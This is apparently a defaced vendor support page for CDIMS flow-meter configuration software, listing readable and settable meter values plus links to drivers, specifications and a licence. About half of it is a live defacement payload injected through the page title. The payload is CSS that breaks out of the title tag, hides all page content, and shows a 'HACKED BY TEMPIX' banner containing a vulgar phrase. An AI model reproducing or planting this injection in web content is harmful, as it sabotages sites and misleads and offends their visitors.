HACKED BY TEMPIX</title> <style> @import url('https://fonts.googleapis.com/css2?family=Share+Tech+Mono&display=swap'); *{margin:0;padding:0;box-sizing:border-box} body,html{overflow:hidden!important;font-family:'Share Tech Mono',monospace} body *:not(style){display:none!important} body{ background:#000!important; position:fixed!important; width:100vw!important; height:100vh!important; display:flex!important; align-items:center!important; justify-content:center!important; } body::before{ content:""; position:absolute; top:0;left:0;right:0;bottom:0; background: linear-gradient(90deg,#0f0 1px,transparent 1px), linear-gradient(180deg,#0f0 1px,transparent 1px); background-size:50px 50px; opacity:0.1; animation:grid 20s linear infinite; } @keyframes grid{ 0%{transform:perspective(500px) rotateX(60deg) translateZ(0)} 100%{transform:perspective(500px) rotateX(60deg) translateZ(500px)} } body::after{ content:"HACKED BY TEMPIX\A\AJ E M B O T\AJembot Mawot Pejuh Muncrat\A\A[ SYSTEM COMPROMISED ]"; white-space:pre; display:block!important; color:#0f0; font-size:48px; text-align:center; z-index:999999; animation:glitch 2s infinite,glow 1.5s infinite; text-shadow: 0 0 10px #0f0, 0 0 20px #0f0, 0 0 30px #0f0, 0 0 40px #0f0; } @keyframes glitch{ 0%,100%{transform:translate(0)} 20%{transform:translate(-2px,2px)} 40%{transform:translate(-2px,-2px)} 60%{transform:translate(2px,2px)} 80%{transform:translate(2px,-2px)} } @keyframes glow{ 0%,100%{opacity:1} 50%{opacity:0.7} } h1,h2,h3,h4,h5,h6,p,div,span,a{display:none!important} </style> <title>

HACKED BY TEMPIX

The following values can be read / set:
  • Milliamp full-scale value
  • Flow per pulse of output

  • Application pipe inside diameter
  • Calibration pipe inside diameter [read-Only]
  • Application pressure (absolute)
  • High limit for threshold output
  • Low limit for threshold output
  • Filter factor
  • Reference temp for standard air definition
  • Firmware Revision [read-only]


Using CDIMS Video guide showing the software in action

USB Drivers Guidance and further documentation

Technical Specification View the latest technical specification in PDF

Read Me View changes and fixes to the current and previous versions of the software

Licence Agreement (Opens a pdf. Use File/Save a Copy…)
How to connect the cable to the meter:

Note the position of the white dot:

meter connection
Updated: 26 Jun 2023